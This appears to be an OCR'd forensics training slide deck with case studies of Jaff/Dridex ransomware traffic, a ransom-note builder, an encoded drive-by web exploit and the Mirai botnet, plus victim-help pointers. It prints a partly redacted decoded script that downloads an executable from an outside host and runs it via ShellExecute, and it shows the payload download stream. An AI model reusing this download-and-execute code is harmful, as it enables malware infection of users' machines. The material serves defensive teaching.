Forensics Case Study #3 -

You Expect me to Pay? - Ransomware

FILE: Ransomware - Dridex (2017-05-15-jaff-ransomware).pcap

Not How You Want to Start Your Day…



File hijacker - 192.168.112.30 - MIGHTYMOUSE

Layout

Header: ATTENTION! ☐ Blink Color: Red

Info: Warning! Please take your time to read the following text for your own best. Your computer has basically been hijacked, and your private files stored on your computer has now been encrypted, which means that they are impossible to access, and can only be decryped/restored by us.

Now, it's your decision to choose whether to ignore this, or follow the easy

Color: Black

Instructions: Please settle X USD
IBAN: XX27 0040 0168 0000 0178 2101 XXXX
SWIFT: XX XX XXXXX XXXXXX
Account: IBAN505010100000225-1000
Name: Somename Somelastname
City: Somecity

Reference: Blackshad cluded as a
message or reference tored)

Color: Black

Note: Read the help section if this is t

ckground color: White

Settings

Encryption key: Blackshades_key

(* = Any) Max file size: 3 KiB (0 = Any)


Display duration: 3600 sec Target pat

Selected targets: 1

☐ sponsible for whatever this action results in

#sf21veu

Sample Web-Based Exploit



HOME PAGE | I WANT TO SIGN | JOIN | ALLIANCE AREA | CHINESE


One: Our league is an organization which against www.google.com treat large-scale net friends and the heads of station unfair. The purpose of our league is to collect the unfair proof and supervise google company go to fair.

Two: The league is organize by net friends spontaneous, our league isn't controlled and assisted by any organizaons or companies at home and in abroad.

Three: Ones want to join in our league must obey our country law, illegal, etoticism, virus and so on are prohabitted in our league.


失站长心，何以搜天下 天下为公 NO GOOGLE

Malicious Code Encoded:




```
unescape("%3c%73%63%72%69%70%74%3e%76%61%72%20%75%72%6c%2c%7a%68%6f%6e%67%68%75
[redacted]77%77%2e%77%79%78%6b%2e%73%79%63%6e%65%74%
e%65%74%2f%69%6e%63%2[redacted]%67%68%75%61%3d%22%43%3a%5c%5c%57%49%4e%4
%57%53%5c%5c%63%68%65[redacted]%76%61%72%20%61%64%6f%3d%28%64%6f%63%75%6d
6e%74%2e%63%72%65%61%[redacted]a%65%63%74%22%29%29%3b%76%61%72%20%64%3d%
b%61%64%6f%2e%73%65%74[redacted]%61%73%73%69%64%22%2c%22%63%6e%73%69%64%3
%44%39%36%43%35%35%36[redacted]%33%41%2d%30%30%43%30%34%46%43%32%39%45%33
22%29%3b%76%61%72%20%[redacted]%64%6f%2e%43%72%65%61%74%65%4f%62%6a%65%63%
8%22%4d%69%63%72%6f%[redacted]%22%22%29%3b%76%61%72%20%66%3d%31%3b%76%6
%20%7a%68%75%66%75%64%61%6a%69%61%78%69%6e%6e%69%61%6e%6b%75%61%69%6c%65%3d%22%41%64%6f%64%62%2e%22%3b
61%72%20%63%68%75%6e%6a%69%65%6b%75%61%69%6c%65%3d%22%53%74%72%65%61%6d%22%3b%76%61%72%20%67%3d%31%3b%
1%72%20%61%73%[redacted]f%62%6a%65%63%74%28%7a%68%75%66%75%64%61%6a%69%61%78%6
%6e%69%61%6e%6[redacted]%69%65%6b%75%61%69%6c%65%2c%22%22%29%3b%76%61%72%20%6e
31%3b%78%6d%6c[redacted]2c%66%61%6e%6[redacted]c%2e%
5%6e%64%28%29%[redacted]6%61%72%20%6e[redacted]%3b%6
%2e%77%72%69%7[redacted]%6e%73%65%42%[redacted]74%6f
69%6c%65%28%7a[redacted]61%73%2e%63%6[redacted]8%65%
c%3d%61%64%6f%[redacted]3%74%28%22%53[redacted]%74%6
%6e%22%2c%22%22%29%3b%73%68%65%6c%6c%2e%53%68%65%6c%6c%45%78%65%63%75%74%65%28%7a%68%6f%6e%67%68%75%61
22%22%2c%22%22%2c%22%6f%70%65%6e%22%2c%30%29%3b%7d%63%61%74%63%68%28%65%29%7b%7d%3b%3c%2f%73%63%72%69%
4%3e%0d"));</script>
```

Malicious Code Decoded:




```
<script>var url.zhonghua:fanchenzi="[redacted].net/inc/md5.exe";zhongh
exe";try{var ado=(document.createElement("object"));var d=1;ado.setAttribute("clas
3-[redacted]");var e=1;var xml=ado.CreateObject("Microsoft.XMLHTTP",""
xinniankuaile="Adodb.";var chunjiekuaile="Stream";var g=1;var as=ado.createobject(
chunjiekuaile,"");[redacted].type=1;var n=1
responseBody);as.savetofile(zhonghua,2);as.close();var shell=ado.createobject("She
l.ShellExecute(zhonghua,"","","open",0);}catch(e){};</script>
```

Ransomware Sample




Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ransomware - Dridex (2017-05-15-jaff-ransomware).pcap

```
GET /hHGFjd HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: "Mozilla/5.2 (Windows NT 6.2; rv:50.2) Gecko/20200103 Firefox/50.2"
Accept-Encoding: gzip, deflate
Host: urachart.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/0.8.55
Date: Mon, 15 May 2017 11:32:34 GMT
Content-Type: text/plain
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20
Last-Modified: Mon, 15 May 2017 06:48:01 GMT
ETag: "2e20026-2b000-54f8a6fa94a40"
Accept-Ranges: bytes
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip

1ee6
............W\...?..{..H..i*.        ..AJ.Hh.P$......"(.H.6..B....$F.d R...(.2..8.|f.......~....ss.>...
$...Z..~......c..p..3...\.k....&.<   .(b..     ...
1..0...1Q.f...q`|...^..B.u.Z.K...p.@...:.b.*.V...vzG4NZ...h.....T...:.aa..u=....y.0...~p.Q......
8..htz....C.`....[V..T0>..._..s..;.a>.......w.4..'..o.bb~...3.............C..,:.....
6../........?...........P.V..[.`.y....}...}8..C..=dy..^{.<....{...<..........0+..g.....p.......
Q....i.)...t..O=`..`|.....
5............W...........;......W.........u.........Q.Q......kY2.....aG.h...U#.........,O..e.X..-.X.
$....U6+.yz....T!...W
.............P.*......{..3..Z....[i...8.....;g.......v..q.F...A..._...4.....V.._._..Z....  ...#.D.F.
%._b.....'o....../e....-J.%..Y       ...d.},..?...h.......-.....+....|.....!..RN.?$....M..Y..a.h".....
+.....<._X......Q.....
.KS
..H;O...5.+W.3zi.eIo...F}_.....|0aW.S...(.q.w.....d..OU..}c.G..$.....1b6.B...Y..;......RT..eH
}...N/.[o....9\...H
...X.F..h.........m?.~......qtcK!J..&E....q..2.\I.u.>#A..........1X"VO..Ze..=4q....~..lV..P....U.
(_'...N...n.'F..e...K.I.....j.c.V.%'.}..Nd.U|k..Kv..oG....g....]........v...q>.
```



```
49e.......a~...K.k. .~.+   ......U..!..n.......Ev.=..........O...!.....3.1/.     #..^....."?....
4[.sB....Nj.w.......}.r......c...
:)..M..h-..-T...o...o.. ..E..~...bR)...i......o....E:G.......t.hD.4..C@...xy{.[....._
.D...#..].f.....n.n(gJ...E.4|..........8......{..~}C)$.%....k..^!....B7.IMd.>.."....%.;......
7.].1]..YQ........m.....,.F..v.R!.7.Oi.I >ey.........  .y.......X..D...c.M.j.
..&...f.E............E...........W......C..88.%..  .O.7i...X...<..YH...
..k"..1%.:..:.......s....b@.X.H...............~.O..}...6.......k.~.Y.7....N...W   .%.d..S7.
V.K.II4S<.......u...yO.7.t.e..z..."o.F.*.0E").|..$..'....JTM\.O7.....I............q.
7.5l-....y6......A..Y2.....|TN       "           I...b......=...a.gx...fo.<...A.....
$...z......k.fl.._.......e.
..];     .p..p/.o....r..N..\..6.......7"N..A..._9.`..V.........?KJ.....\.:iO....+...{...
8/..y...gN......X..s>..i4...s..[/.q.).7o.d.e5..[....8........N.N.uj0...r.....g.....x+...
+.L../.w...z.C}?...a..u<.../..V[.6A}..o..i&...`4..._.mo.._5...l...j(B....B.....2..a{........g..?
.Ci.....M...D....sC...'.p.Lu.HY-fY.C...x..!......~..~.8..7.....g'....?nXM7....\1..k.............]}
B.....*5........}gN-..e..L).3K.K.Y...1tU.Y..-..moG...~a....#............)RP...........
(5....X......O_N.xM....n
?.QaI/.~..U$..Y.LH.@.
b.%.....#...KR,..s>.th7.x6!..~....1`'..,..[....        ...i..........I.V...o.a.Z..\....W[..
2....e6"...O.....~*._..r....i.....g.M$.~...S.,.r..O..5r..M...c.H..V..n..E.OO...>.....MS
.=......+.f\.=...?j.KR..w..zwto."|.|....%....F......A.;.....?.=.....3..8l_.r={/..g...!....n.VvK.O?.
%....Nm.....*.P    ..Y.A..{........A...N..S!...B..&g.SF....:.)..M..q9.....}$./.RZU.J.Z.
[u.>..n.....{........^y.,.|...u.....<........kH.5.........
'[,.
.....s,...h..........e....<..._.Pf....P..B..tl&........a..5&.WA|.)..m%...#Yr............h..
2M..._.q..sy..........9..b..t.o$.............UB.Q.?'.iNyn..tl.n..-C~.P.`...1...s*+a=.....]...~[........
n....f........2...[!Z..hb...`..`..>s..q3.1Wp...B....x..{g..o.z/8......
.S.X.)8.m.v....W.,.:.~....3....ES.D..~.g..../.O.r&...h....p....>.Q.D.....e*.uY..v.J...1...a.6..+.........
..O...[...z.{.Z.eu..c..c-.A.'L.....kT.....*..w......\.2.....v.|
....]
.bX5..o..=......nj~.G.'.x..8=>E......!....sfS.oPP.)QDIjx-)3Q/R..e.=_.'G....8..p..U4b..%\;.R20U
..z.^....\.........$..KM..<:....@T.U.v.......W+.....`..y.+.....0...5..{,1.H.+wts.Fg..,^.........u.?<..._.
7I.X....
.?..      1.._o.. w....Bu.%..n.[8$..M..\....
1...z....G..vp>....z.....,...;h=...J...'....C^......_....?.s..k..._..5S..VgT.7....u......H..>..g.Q.:...,
3..i......e%7lE...k..>..\.:.H.i.t..es......U...h...cEYf....*.........o....]...N.O.,...b.Rj.M.?....A.R~.
M.$...=....w.C........=...].YQ.gY...g...F..u..S......Op..c.G...g.....n.i.N...OO!..s.XX.*.p......xT...
9;8.c5.,......5.....+2..<..m....."..oG....x 7.S.......6i...s.z....l........]..
(;...*...W.JV...mK..f8....E...z....B!.;..JN..Q.N....6{C..><yjy........T..MZ......QG.w..|A.u...
```

They got Me – What do I Do?



New decryptor for **Avaddon** available, please click **here**

NEED HELP unlocking your digital life without paying your attackers*?

Ransomware is malware that locks your computer and mobile devices or encrypts your electronic files. When this happens, you can't get to the data unless you pay a ransom. However this is not guaranteed and you should never pay!

GOOD NEWS

Prevention is possible. Following simple cyber security advice can help you to avoid becoming a victim of ransomware

BAD NEWS

Unfortunately, in many cases, once the ransomware has been released into your device there is little you can do unless you have a backup or security software in place


GOOD NEWS

Nevertheless, it is sometimes possible to help infected users to regain access to their encrypted files or locked systems, without having to pay. We have created a repository of keys and applications that can decrypt data locked by different types of ransomware

At the moment, not every type of ransomware has a solution. Keep checking this website as new keys and applications are added when available

https://www.nomoreransom.org/en/index.html

Forensics Case Study #4 -



The Future of Botnets

File: Mirai - Command & Control


Mirai Bot Network Details

Mirai botnet seeks out poorly secured Internet of Things (IoT) devices


Primarily targets online consumer devices such as IP cameras, home routers and medical equipment

In October 2016, a massive DDoS attack target portions of the DNS architecture in the United States; in particular DYN


10.5 million Mirai-powered TCP SYN floods, peaking at 280 Gbps / 130 Mpps



Mirai Mechanism Mechanic's

